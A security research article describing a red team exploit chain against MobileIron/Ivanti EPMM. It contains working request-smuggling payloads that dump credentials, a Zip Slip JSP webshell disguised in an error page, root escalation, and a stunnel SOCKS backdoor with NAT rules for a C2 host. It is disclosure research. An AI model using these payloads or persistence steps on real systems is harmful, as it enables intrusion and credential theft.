Red teaming like an APT, a MobileIron 0-day exploit chain

Mehdi Elyassa
mehdi.elyassa@synacktiv.com

Synacktiv

Abstract. In early 2023, the Synacktiv team emulated an Advanced Persistent Threat (APT) actor during a red team engagement for a company with a mature external attack surface management program.

Among the commercial software exposed by the target, they focused on MobileIron/Ivanti EPMM, which is a Mobile Device Management (MDM) solution. Multiple zero-day issues were therefore discovered then exploited to compromise the deployment.

This article details the exploit chain used throughout the exercise and presents the post-exploitation techniques used to maintain access and then perform further attacks on the corporate network to reach critical assets.

1 Introduction

1.1 Context

During a red team engagement in early 2023, we were confronted with a well-controlled public attack surface. The targeted company had a mature cybersecurity program which only gave little room for opportunistic attacks. This restricted attack surface led us to quickly focus our efforts on searching for zero-day vulnerabilities to gain a foothold on the internal network.

Among the commercial software exposed by the target, the presence of multiple MobileIron instances caught our attention. Indeed, in the past, severe vulnerabilities, such as *CVE-2020-15505* [2] or *CVE-2020-15506* [3] discovered by *Orange Tsai* [21], affected this line of products. This gave us confidence in our chances to discover new issues. Moreover, being a Mobile Device Management (MDM) software, its compromise would give us a comfortable position in the corporate network.

Furthermore, the product is deployed as a black-box appliance offering restricted shell access to administrators. Stealth wise, these instances are probably blind spots for the blue team since they are very limited in their log collection capabilities without breaking the ToS.

With all these elements in mind, MobileIron was the candidate on which research time was worth to be invested.

This article will first present how we discovered a zero-day exploit chain that led to the compromise of the MobileIron infrastructure. In a second part, we will detail the post-exploitation steps and how we took advantage of legitimate features to maintain our access then further compromise the Active Directory domain, until the whole corporate infrastructure and critical assets.

In the closing phase of our engagement, CISA and NCSC-NO released an advisory [6] about APT actors actively exploiting the MobileIron software to compromise several Norwegian organisations. From our observations, the vulnerabilities exploited during these events differ from the ones we leveraged.

1.2 Rules of engagement

Phishing campaigns and physical penetration testing were strictly prohibited by the customer for this operation.

The main objective was to emulate an APT actor with sufficient time and resources to elaborate a tailored attack in order to reach two critical applications. The latter were picked out as trophies for the exercise.

Naturally, neither the CERT nor the SOC team was made aware of the assessment.

2 The MobileIron terminology / infrastructure

Ivanti Endpoint Manager Mobile (EPMM), formerly known as MobileIron Core, is a closed-source Mobile Device Management solution acquired in 2020 by Ivanti. As its old name suggests, this is the main component of the MDM suite. It mainly exposes two web portals:

- **MICS** : the MobileIron Configuration Service that supports the System Manager.
- **MIFS** : the MobileIron File Service that supports the user enrolment service and administrative features.

Each portal is a distinct Spring Java MVC application running in a dedicated Tomcat instance. A single Apache web server acts as a reverse proxy and implements most of the access control rules. When properly configured, the MIFS portal is exposed publicly whereas MICS is restricted to the internal network.

Regarding the attack surface, the Core instance exposes these noticeable TCP ports:

— 443 on which the MIFS portal is bound and should be exposed on the internet.
— 9997 for the MI Protocol, a proprietary TLS-secured protocol for device synchronization. It should also be exposed on the internet.
— 8443 on which the MICS portal is bound and should not be exposed on the internet.

Moreover, the Sentry component can be deployed as a standalone instance. It acts as an application gateway that tunnels traffic and data between mobile devices and corporate resources. Sentry can be configured either for:

— **ActiveSync** to relay the ActiveSync protocol from device to on-premise *Exchange* servers.
— **AppTunnel** to provide authenticated access to applications hosted on internal servers.

In a production deployment, companies usually deploy a Sentry instance for each configuration and geographical area. Moreover, firewalls are required to allow these instances to reach, from the DMZ, *Exchange* servers and internal applications at least on the HTTP service.

A standalone Sentry instance internally exposes port 8443 TCP for the MICS portal and publicly port 443 TCP for ActiveSync/AppTunnel traffic.

The following diagram represents a state of the art MobileIron deployment, similar to the one we were confronted to.




Fig. 1. Architecture of the deployment.

3 Fingerprinting

As usual, fingerprinting the software version is a good starting point. On older versions, this can be achieved by inspecting the `/mifs/aaw/android/app.js` static file. The major version could be retrieved as follows:

```
$ curl -sk 'https://micore.local/mifs/aaw/android/app.js' | tr ';'
↪  '\n' | grep -B 1 playerProductInstall.swf | head -n1 | cut -d' '
↪  -f2 | cut -d'"' -f2
11.4.0
```

However, on recent versions above 11.4.0, the previous heuristic became ineffective since the `android.js` file is not updated anymore.

Hence, we relied on the classic `Last-Modified` header inspection of static resources. For example, the `logo.gif` file is a good candidate that returns a timestamp updated for each package.

```
# VSP 11.10.0.2 Build 6 (Branch core-11.10.0.2)
$ curl -isk 'https://micore1.local/mifs/images/logo.gif' | grep -a
↪  Last-Modified
Last-Modified: Sat, 22 Jul 2023 04:51:26 GMT

# VSP 11.8.0.0 Build 29 (Branch core-11.8.0.0)
$ curl -isk 'https://micore2.local/mifs/images/logo.gif' | grep -a
↪  Last-Modified
Last-Modified: Wed, 19 Oct 2022 18:54:00 GMT
```

This information can be cross-checked with the release dates in the revision history [10] to pinpoint the exact version:

4 Breaching the Core

4.1 Request Smuggling Hessian messages

As stated earlier, our research was highly inspired by the code execution vector [20] discovered by Orange in 2020. It relied on the bypass of blocking rules of Apache `mod_rewrite` to reach the `/services` endpoint that deserializes user input in Hessian format.

Hessian is a binary web service protocol developed by Caucho Technology, that uses a field based marshaller. Deserializing untrusted data with this library can lead to arbitrary code execution [1].

However, after version 4.0.51, Hessian introduced support for type whitelisting as an optional mitigation to stop arbitrary types from being deserialized.

The protocol offers the ability to remotely call methods on web services. A Hessian 2.0 [19] binary conversation looks as follows:

```
# Hessian 2.0 Request - getPassword("user1")
c x02 x00                 # RPC-style call
  m x00 x0b getPassword   # RPC method name
  S x00 x05 user1         # string argument
  z                       # end marker

# Hessian 2.0 Response
r x02 x00                 # RPC reply
  S x00 x05 12345         # successful message/reply
  z                       # end marker
```

With that in mind, we focused our efforts on finding another way to circumvent the access controls to reach the Hessian services. Since we could not identify flaws in the Apache configuration, we started looking into the Tomcat and Apache httpd components in which we identified an issue in the `mod_proxy` and `mod_rewrite` modules permitting HTTP request smuggling.

The HTTP request smuggling attack class exploits parsing inconsistency between server implementations in an HTTP proxy server chain. It mainly revolves around divergent implementations of the RFC specification for the HTTP/1 protocol.

When the front-end and back-end systems rely on different boundaries between requests, an attacker might be able to send an ambiguous request that gets interpreted differently. A single request to the front-end is consequently being processed by the back-end as two requests. Such attack circumvents security controls implemented by the front-end system.

An issue of this kind was discovered and reported by Lars Krapf, from Adobe, before we had the chance to, during our engagement. The issue is tracked as CVE-2023-25690 [4] and described as follows:

> Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution.

To sum up, when a URL matches a `RewriteRule` directive configured with the `PT|passthrough` flag, it is passed back through URL mapping. Before this loop occurs, some characters are URL-decoded before matching the `ProxyPass` directive and being inserted into the proxied request. Among the decoded characters, the `\%0A` sequence is allowed.

Thus, it is transformed to a Line Feed (`\n`) character, leading to an LF injection.

This behaviour is dangerous when the back-end is a Tomcat server, since it threats both LF and CRLF (Carriage Return Line Feed, `\r\n`) sequences as valid end-of-line markers, whereas Apache httpd only accepts CRLF sequences, in compliance with RFC2616 [9].

The conditions required for such vulnerability are precisely met in the Apache configuration of the MIFS portal.

```
$ cat /etc/httpd/conf.d/ssl.conf
[...]
#
#  Portal Service
#

<VirtualHost _default_:443>
#
# Deny all OPTIONS requests out of the gate.
#
  RewriteEngine On
  [...]
  ProxyPass   /mifs           http://127.0.0.1:8081/mifs  retry=5
  ProxyPassReverse /mifs      http://127.0.0.1:8081/mifs
  [...]
# For backwards compat with existing Local CAs.
#
  RewriteRule  ^/ca/(.*)$      /mifs/ca/$1       [PT]
#
#  For convenience/backwards compat with existing deployments
#
  RewriteRule  ^/status/(.*)$  /mifs/status/$1   [PT]
#
#  OAuth2 endpoints
#
  RewriteRule  ^/oauth/(.*)$   /mifs/o/oauth/$1  [PT]
[...]
```

Therefore, this LF injection allowed us to smuggle requests to the back-end Tomcat instances running the MIFS portal.

The following example smuggles a request to the `LogService` endpoint.

```
GET /oauth/%3fabc%20HTTP/1.1%0aUser-Agent:CRLF-Agent%0aHost:%20127.0.0.1%0a%0aPOST%20/mifs/services/LogService%20HTTP/1.1%0aA:AAA HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla
Content-Length: 0
```

In the Tomcat debug logs, we could confirm the vulnerability by witnessing two well-formed requests in the `HTTP11InputBuffer` object.

```
$ cat /mi/tomcat/logs/catalina.log
[...]
15-Feb-2023 14:34:59.315 FINE [http-nio-127.0.0.1-8081-exec-2] org.apache.coyote.http11.Http11InputBuffer.fill Received [
GET /mifs/o/oauth/?abc HTTP/1.1
User-Agent:CRLF-Agent
Host: 127.0.0.1

POST /mifs/services/LogService HTTP/1.1
A:AAA HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla
X-MobileIron-Request-Line: GET /oauth/%3fabc%20HTTP/1.1%0aUser-Agent:CRLF-Agent%0aHost:%20127.0.0.1%0a%0aPOST%20/mifs/services/LogService%20HTTP/1.1%0aA:AAA HTTP/1.1
X-Forwarded-For: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Server: micore.local
Connection: Keep-Alive
Content-Length: 0
```

The following visualization represents the attack in the context of a MobileIron instance.



GET /mics/services/*
GET /mifs/o/oauth/?q=\r\nGET /mifs/services/LogService...
GET /mifs/status/status.html
Apache (mod_proxy)
Tomcat
MobileIron Core

Fig. 2. MobileIron Request Smuggling.

With this request smuggling vector circumventing the blocking access controls, we initially thought it would be a straight code execution with user input deserialization via the Hessian services. Unfortunately, the patch for *CVE-2020-15505* [2] introduced restrictions regarding the objects that can be deserialized.

Indeed, a whitelist is now configured in the custom `CompatibleHessianServiceExporter` class, which extends the servlet HTTP request handler that exports specific beans as Hessian service endpoints. The whitelist is configured via a `com.caucho.hessian.io.SerializerFactory` instance, that calls the `allow` and `setWhitelist` of `com.caucho.hessian.io.ClassFactory`.

```java
// common-vsp-11.4.0.0-SNAPSHOT.jar :
↪  com/mi/eas/service/CompatibleHessianServiceExporter.java

import com.caucho.hessian.io.SerializerFactory;
// [...]

  public class CompatibleHessianServiceExporter extends HessianServiceExporter
  ↪  implements HttpRequestHandler {
    private static final Logger LOG =
    ↪  LoggerFactory.getLogger(CompatibleHessianServiceExporter.class);

    private SerializerFactory mySerializerFactory = new SerializerFactory();

    public void handleRequest(HttpServletRequest request, HttpServletResponse
    ↪  response) throws ServletException, IOException {
      LOG.debug("Hessian request URL {}", request.getRequestURL());
      super.handleRequest(request, response);
    }

    protected void doInvoke(HessianSkeleton skeleton, InputStream inputStream,
    ↪  OutputStream outputStream) throws Throwable {
      LOG.debug("Hessian request doInvoke ");
      HessianFactory factory = new HessianFactory();
      this.mySerializerFactory.getClassFactory().allow("com.mi.*");
      this.mySerializerFactory.getClassFactory().allow("com.middleware.*");
      this.mySerializerFactory.getClassFactory().allow("com.mobileiron.*");
      this.mySerializerFactory.getClassFactory().setWhitelist(true);
      factory.setSerializerFactory(this.mySerializerFactory);
      skeleton.setHessianFactory(factory);
      setSerializerFactory(this.mySerializerFactory);
      super.doInvoke(skeleton, inputStream, outputStream);
    }
// [...]
}
```

Consequently, the whitelist set by the Hessian request handler restricts deserialization to classes matching the following paths:

— `com.mi.*`

— `com.middleware.*`

— `com.mobileiron.*`
— `java.*` (allowed by default in `_staticAllowList` of `ClassFactory`)

Since this protection restricts usage of well-known deserialization gadgets, we undertook a review of the private MobileIron classes hoping to discover a gadget. Failing to do so, we looked for features exposed by the Hessian services that could help extend the attack surface or extract data.

Indeed, many Hessian services include sensitive features among which some are related to administrative tasks. The `WEB-INF/remoting-servlet.xml` file maps Hessian endpoints to service interfaces.

```
// mifs.war: WEB-INF/remoting-servlet.xml
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
       ↪  http://www.springframework.org/schema/beans/spring-beans-2.0⌋
       ↪  .xsd">
  <bean class="org.springframework.web.servlet.handler.SimpleUrlHandler⌋
  ↪  Mapping">
    <property name="urlMap">
      <map>
[...]
        <entry key="/UserService">
          <ref bean="userServiceExporterHessian"/>
        </entry>
[...]
  <bean name="userServiceExporterHessian"
  ↪  class="com.mi.eas.service.CompatibleHessianServiceExporter">
    <property name="service" ref="userService"/>
    <property name="serviceInterface"
    ↪  value="com.mi.mifs.service.MIUserService"/>
  </bean>
```

For each service, the interface defines the methods which can be remotely called via the Hessian protocol.

For `UserService`, we have mainly targeted the `getAllUsers` and `retrieveUserPassword` methods to compromise user credentials.

```
public interface MIUserService {
|// [...]|

  UserServiceResultDTO getAllUsers();

  MIUserDTO getLDAPUserByPrincipalOrEmail(String paramString);

  MIUserDTO findUser(String paramString);
|// [...]|
  byte[] retrieveUserPasswordInBytes(String paramString);

  @Deprecated
  String retrieveUserPassword(String paramString);
}
```

To automate exploitation of the request smuggling, we built a script *mi_desync.py* [14] that calls a set of services and methods that were useful for our intrusion. As a disclaimer, we would like to stress out that this kind of attack causes a desynchronization between the front-end and the back-end, which is a non-negligible side effect for other users, especially on production environments.

Back to the intrusion, the first `UserService` method we called was `getAllUsers`. Its output is a dump of the users table from the database. The format of the hash reflected in the `passcode` attribute is detailed later. LDAP users have their `userSource` attribute set to `D`.

```
$ mi_desync.py -t https://micore.local getAllUsers | jq '.[] |
↪  {principal, email, passcode}'
[*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-Age⌋
↪  nt:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/UserService%⌋
↪  20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
[+] Got Hessian reply with object of type UserServiceResultDTO
{
  "id": 9000,
  "principal": "misystem",
  "email": null,
  "passcode": null,
  "userSource": "L"
}
{
  "id": 9001,
  "principal": "admin",
  "email": null,
  "passcode": "V2;KyC4Z/jQI4zLOInyCtWZ2g==;F24/vblg/tAaIpwtbY5+PQ==",
  "userSource": "L"
}
{
  "id": 9002,
  "principal": "user1",
  "email": "user@user.local",
  "passcode": "V2;pAFG4OEHi8plFjiMO6jmXw==;0qIyyiUZvog3wsw9hVzDTg==",
  "userSource": "L"
}
{
  "id": 9003,
  "principal": "ayrton",
  "email": "ayrton@dev.local",
  "passcode": "V2;elOSrMuwGyKKFyV3X2wEJg==;taWzeor96bvJfX+kUOy1sA==",
  "userSource": "D"
}
```

With the list of valid usernames, we abused the `retrieveUserPassword` method to retrieve many plaintext passwords.

```
$ mi_desync.py -t https://micore.local retrieveUserPassword ayrton
[*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-Age
↪  nt:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/UserService%
↪  20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
[+] Got Hessian reply with object of type str
["SuperSecureADPassword123"]
```

Being able to retrieve the user's password in a non-hashed format was pretty surprising. Nevertheless, upon replaying the exploit on a local instance, the `retrieveUserPassword` method returned empty strings.

Indeed, this behaviour is not enabled by default, but a particular `MISetting` property named `saveUserPassword` controls it. When set to `true`, the password is stored in an encrypted form.

```
// mifs.war : WEB-INF/classes/com/mi/middleware/service/impl/MIUserServ
↪  iceImpl.java
private boolean canStoreUserPassword() {
    MISetting setting = this.settingsDAO.getSettingByProperty(MISetting
    ↪  Type.SAVE_USER_PASSWORD.getName());
    if (setting == null)
      return false;
    String settingValue = setting.getValue();
    if ("false".equalsIgnoreCase(settingValue))
      return false;
    return true;
  }
```

For users federated with LDAP, the application saves the bind password at each log on. In an Active Directory environment, domain credentials are saved by this feature which is dangerous. Moreover, when enabled, the `mi_user` database table has both its `password_hash` and `password` columns populated. The latter stores an encrypted value in a particular format that will be detailed later.

Several methods exposed by `SettingsService`, implemented by the `com.mi.middleware.service.impl.MISettingCache` class, allow querying the MI settings. Hence in the script, we have implemented a call to the `getSettingsByProperty` that returns values by property names. The value of the `saveUserPassword` property can be queried as follows:

```
$ mi_desync.py -t https://micore.local  getSettingsByProperty
↪  saveUserPassword | jq
[*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-Age⌋
↪  nt:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/SettingsServ⌋
↪  ice%20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
[+] Got Hessian reply with object of type tuple
[
  [
    {
      "miSettingId": 28,
      "property": "saveUserPassword",
      "value": "false",
      "uuid": null,
      "id": null,
      "principal": null,
      "deviceSpaceId": 1,
      "deviceSpacePath": "/1/",
      "modifiedAt": "03/23/2010, 00:00:00"
    }
  ]
]
```

In case the property is set to `false` or is undefined, the feature can be enabled manually to start saving passwords by calling to the `saveOrUpdateSettings` method.

```
$ mi_desync.py -t https://micore.local  setSaveUserPassword 1
    [*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser⌋
    ↪  -Agent:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/Sett⌋
    ↪  ingsService%20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
  [+] Got Hessian reply with object of type MISettingsResultDTO
    []

$ mi_desync.py -t https://micore.local  getSettingsByProperty
↪  saveUserPassword
  [*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-A⌋
  ↪  gent:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/Settings⌋
  ↪  Service%20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
[+] Got Hessian reply with object of type tuple
```

```
  [
    [
        {
            "miSettingId": 28,
            "property": "saveUserPassword",
            "value": "1",
            "uuid": null,
            "id": null,
            "principal": null,
            "deviceSpaceId": 1,
            "deviceSpacePath": "/1/",
            "modifiedAt": "11/01/2023, 01:01:01"
          }
      ]
  ]
```

Another interesting method to abuse was `getLDAPConfigs` on the `LDAPService`. It returns an `MIDirectoryConfig` object in which the `authPrincipal` and `authPassword` attributes are plaintext credentials of the domain account used by the appliance to synchronize objects from the LDAP directory.

```
$ mi_desync.py -t https://micore.local getLDAPConfigs | jq
[
  [
    {
      "id": 1,
      "enabled": true,
      "name": "ldap-1701187671036",
      "url": "ldaps://DC.DEV.LOCAL",
      "failoverUrl": null,
      "authPrincipal": "mobileiron-svc",
      "searchTimeout": "30",
      "referralAction": "ignore",
      "adDomain": "dev.local",
      "baseDn": "dc=dev,dc=local",
      "containerSearchFilter":
      ↪  "(|(objectClass=organizationalUnit)(objectClass=container))",
      "userBaseDn": "dc=dev,dc=local",
      "userSearchFilter": "(&(objectClass=user)(objectClass=person))",
[...]
      "proxyUserIdAttributeName": "(proxyAddresses=*smtp:{0}*)",
      "enableProxyUserIdAttribute": false,
      "userNameSearchString": "(|(FIRST_NAME={0}*)(LAST_NAME={0}*)(DIS⌋
      ↪  PLAY_NAME={0}*)(UID={0}*)(EMAIL_ADDR={0}*))",
      "groupBaseDn": "dc=dev,dc=local",
[...]
      "authPassword": "Password",
      "loginContext": null,
      "envProps": {},
      "extraUserAttributes": [],
      "directoryType": {
        "name": "ACTIVE_DIRECTORY"
      }
    }
  ]
]
```

4.2 Zip Slip the webshell

After retrieving the password of a MobileIron administrator, we started looking for flaws affecting authenticated features. As a result, a post-authentication arbitrary file write was discovered, then disclosed to Ivanti in an advisory [7]. The vendor confirmed the issue and indicated that all versions were affected. However, despite our numerous follow-up messages, we only got a deafening silence from Ivanti. At the time of writing, this issue has no CVE reference nor patch.

On the MIFS portal, the vulnerability occurs in the GPO import feature, restricted to administrators, that unsafely processes ZIP files. Indeed, during the extraction, the application uses unsanitized archive entry names to build destination paths. Therefore, by crafting an archive holding filenames with directory traversal sequences, one can write arbitrary files to the file system as the `tomcat` user. Such attack is referred to as the Zip Slip exploit.

We have exploited this vulnerability to write a webshell in the MIFS webroot. To discreetly reach the webshell, we overwrote the existing `/mi/tomcat/webapps/mifs/401.jsp` error page with an altered version including the newly created `session.jsp` file implementing the webshell logic.

To forge Zip Slip archives, we wrote the *genZip.java* [15] class. It can be used as follows:

```
$ cat zipit/session.jsp
<%@ page import="java.util.*,java.io.*"%>
<%@ page trimDirectiveWhitespaces="true"%>
<%
    if (request.getHeader("WS") != null) {
        String kp = request.getHeader("WS");
        out.println("$> " + kp);
        Process p = Runtime.getRuntime().exec(new String[]{"bash",
        ↪  "-c", kp});
[...]
    }
%>

$ cat zipit/401.jsp
<%@ include file="baseURL.jsp"%>
<%@ include file="session.jsp"%>
<%
response.addHeader("WWW-Authenticate", "BASIC realm=\"Spring Security
↪  Application\"");
response.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
%>

<html>
<head>
    <title>401 Error - Authentication Failed</title>
</head>
[...]

$ javac genZip.java && java genZip
$ base64 -d genZip.out > payload.zip
$ unzip -l payload.zip
Archive:  payload.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
      609  2023-08-01 10:16
      ↪  ../../../../mi/tomcat/webapps/mifs/session.jsp
      564  2023-08-01 10:16   ../../../../mi/tomcat/webapps/mifs/401.jsp
---------                     -------
     1173                     2 files
```

Delivering the archive can be achieved with a simple `curl` and a basic authentication header for an account with enough privileges:

```
$ curl -k https://micore.local/mifs/rest/api/v2/component/gpo/import -u
↪  'user1:***' -H 'Referer: http://micore.local/' -F
↪  admxZipPackage=@zipslip/mi_zip/payload.zip
  {"errors":null,"result":"Access is denied","success":false}

$ curl -k https://micore.local/mifs/rest/api/v2/component/gpo/import -u
↪  'admin:***' -H 'Referer: http://micore.local/' -F
↪  admxZipPackage=@zipslip/mi_zip/payload.zip
{"errors":null,"result":"Admx package successfully
↪  ingested","success":true}

$ curl -k https://micore.local/mifs/401.jsp -H 'WS: id'
```

```
$> id
uid=101(tomcat) gid=102(tomcat) groups=102(tomcat)
```

4.3 A trivial privilege escalation

After obtaining this initial access, we started looking for ways to escalate our privileges on the system. We noticed that the sudoers policy grants `tomcat2` unrestricted sudo privileges.

```
# cat /etc/sudoers.d/00-complete-group-miadmin
[...]
#VSP-63858 , mics is running some scripts as root user, this is needed,
↪  until all those scripts are identified and permitted explicitly
tomcat2 ALL=(ALL) ALL, NOPASSWD: ALL
Defaults:ha_admin !syslog
Defaults:tomcat2  !syslog
```

On previous versions, 11.8.0.0-29 for example, the `tomcat` group had write privileges on `/mi/tomcat2/webapps/`. While writing this paper, we noticed the access permissions were fixed on recent versions, such as 11.10.0.2.

```
# ls -l /mi/tomcat2/webapps/
total 124092
drwxrwxr-x 3 tomcat2 tomcat      4096 Nov 30 17:31 .
drwxrwxr-x 8 tomcat2 tomcat      4096 Nov 29 16:02 ..
drwxr-xr-x 9 root    root        4096 Nov 30 17:31 mics
-rw-rw-r-- 1 tomcat2 tomcat 127056695 Oct 20  2022 mics.war
```

With such misconfiguration, the escalation was straightforward. It only required creating a folder in `/mi/tomcat2/webapps`, then copying of the webshell in it.

```
$ curl -k https://micore.local/mifs/401.jsp -H 'WS: bash -c "mkdir
↪  /mi/tomcat2/webapps/ws/ ; cp /mi/tomcat/webapps/mifs/session.jsp
↪  /mi/tomcat2/webapps/ws/ws.jsp; ls -l /mi/tomcat2/webapps/ws/"'
$> bash -c "mkdir /mi/tomcat2/webapps/ws/ ; cp
↪  /mi/tomcat/webapps/mifs/session.jsp /mi/tomcat2/webapps/ws/ws.jsp;
↪  ls -l /mi/tomcat2/webapps/ws/"
total 4
-rw-r--r-- 1 tomcat tomcat 609 Nov 30 17:45 ws.jsp
```

Since the HTTP connector running as `tomcat2` is bound on the local interface to the TCP ports 9081 and 9082, the initial webshell was used to reach the second.

```
$ curl -k https://micore.local/mifs/401.jsp -H 'WS: curl -k
↪  http://127.0.0.1:9081/ws/ws.jsp -H "WS: sudo id" '
[...]
uid=0(root) gid=0(root) groups=0(root)
```

4.4 Leveraging Stunnel for network foothold

Having obtained unrestricted permissions on the server, we confidently shifted our focus on the setup of a network pivot. Since outbound connections were not allowed, we could not rely on an implant offering reverse SOCKS proxy capabilities. Moreover, being behind a reverse proxy, a restricted set of ports were exposed on the internet.

Among the processes running on the instance, we noticed that the third-party program `stunnel` is used by MobileIron to add a TLS layer to protect the MobileIron device synchronization protocol (MI Protocol). MobileIron's deployment guidelines [11] recommend exposing on internet the 9997 TCP port for this protocol.

The `stunnel` program is an SSL/TLS Swiss army knife mainly used to add an encryption layer to TCP connections. It offers multiple functionnalities to support common network-related daemons or set up a SOCKS5 tunnel. Therefore, we decided to rely on its SOCKS5 server feature to establish a network foothold.

The original configuration file used by MobileIron is stored in `/mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf`:

```
# ps x | grep stunnel
4487 ?        Ss     0:00 /usr/bin/stunnel
↪  /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf

$ cat /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf
ciphers = ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:ECDHE⌋
↪  -ECDSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256
sslVersion = all
options = NO_TLSv1.1
options = NO_TLSv1
options = NO_SSLv3
options = NO_SSLv2
options =  -NO_TLSv1.2
renegotiation = no
foreground = no
pid = /var/run/tlsproxy/tlsproxy.pid
```

```
setgid = root
setuid = root
fips = no
cafile = /mi/miclientKS/chain.pem
cert = /mi/miclientKS/miclient.pem
key = /mi/miclientKS/key.pem
sessionCacheTimeout = -1
debug = local2.0

[miclients]
accept = :::9997
connect = localhost:9999
```

We altered it in order to spin up a SOCKS proxy server that uses a *PSK* key of our choice and binds to a port on the local interface.

To do so, the following commands were executed via the webshell chain.

```
# echo misocks:$(openssl rand -hex 32) | tee /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets
misocks:7e8d4dc467604869d85575583486e674393602ddd2afc4bb8813f2e07e3d725a

# chmod 400 /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets

# echo -e '\n[misocks]\nprotocol = socks\naccept = \nPSKsecrets = /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets' | tee -a /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf
[misocks]
protocol = socks
accept = localhost:10000
PSKsecrets = /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets

# killall stunnel ; stunnel /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf
```

To piggyback the legitimate 9997 port, we added NAT rules on the local firewall to redirect the traffic coming from our IP address to the local SOCKS port. This allowed us to take advantage of already opened ports on the external firewall/virtual IP and blend in with legitimate activity.

```
$ sudo iptables -I CPP -j ACCEPT -p tcp --dport 10000

  # To be used if the socks listens on *
$ sudo iptables -t nat -A PREROUTING -s <C2_IP>/32 -p tcp --dport 9997 -j REDIRECT --to 10000

# To be used if the socks listens solely on localhost
```

```
$ sudo sysctl -w net.ipv4.conf.eth0.route_localnet=1
$ sudo iptables -t nat -A PREROUTING -s <C2_IP>/32 -p tcp --dport 9997
↪  -j DNAT --to-destination 127.0.0.1:10000
```

Ultimately on our distant C2 server, we launched an `stunnel` process in client mode.

```
$ cat /etc/stunnel/stunnel.conf
[misocks]
client = yes
accept = 127.0.0.1:1080
connect = micore.local:9997
PSKsecrets = /etc/stunnel/stunnel.secrets

$ stunnel /etc/stunnel/stunnel.conf

$ curl -x socks5h://127.0.0.1:1080 -sk
↪  https://127.0.0.1:8443/mics/login.jsp | grep title
<title>Ivanti System Manager: Sign In</title>
```

Throughout the engagement, this setup gave us a network pivot with optimal performances and great stealth.

5 Pivoting to Sentry

Standalone Sentry appliances were great assets to pivot to due to their nature and the firewall exceptions they require. For example, when configured for *ActiveSync*, Sentry acts as gateway on the internet to reach the HTTP services of on-premise *Exchange* servers.

Thus, on a corporate network, the firewall rules will probably allow Sentry instances to reach these servers. Otherwise, the *AppTunnel* implies reaching internal web applications, such as *Sharepoint* or *PowerBI* servers. Compromising Sentry instances is therefore a great way to extend the attack surface and take advantage of legitimate network flows to compromise corporate resources.

That being said, after the full compromise of a Core instance, we have discovered that the MICS portal is vulnerable to unauthenticated remote code execution. During the engagement, this vulnerability was a zero-day.

An advisory [8] was sent to Ivanti at the end of the engagement to disclose it. Nonetheless, it was poorly processed by the editor and, in the meantime, a third-party reported the same vulnerability and got credited for CVE-2023-38035 [5].

